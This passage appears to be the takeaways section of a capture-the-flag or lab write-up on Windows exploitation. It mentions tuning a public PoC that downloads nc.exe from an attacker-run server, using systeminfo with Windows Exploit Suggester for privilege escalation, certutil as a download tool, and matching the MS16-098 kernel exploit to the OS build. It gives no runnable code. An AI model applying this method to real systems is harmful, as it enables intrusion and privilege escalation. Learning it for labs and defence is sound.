39161.pydoesn't work "as-is": you must set IP/port and, crucially, understand it downloadsnc.exefrom your own HTTP server. Running a PoC blindly usually fails; reading it saves time. systeminfo+ Windows Exploit Suggester is the standard privesc flow on unpatched Windows. The version and hotfix list map directly to an MS bulletin and its exploit.certutilis Windows'wget. A living-off-the-land binary present by default that downloads files without uploading extra tooling: very handy to transfer the final exploit.- A kernel exploit depends on the build. MS16-098 targets Windows 8.1/2012 R2 x64; confirming
OS Versionand architecture before picking the binary avoids crashes and failed attempts.